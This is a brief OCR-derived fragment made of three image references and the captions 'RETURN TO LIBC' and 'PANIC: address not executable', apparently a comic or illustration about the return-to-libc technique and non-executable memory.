


RETURN TO LIBC




PANIC: address not executable


RETURN TO LIBC



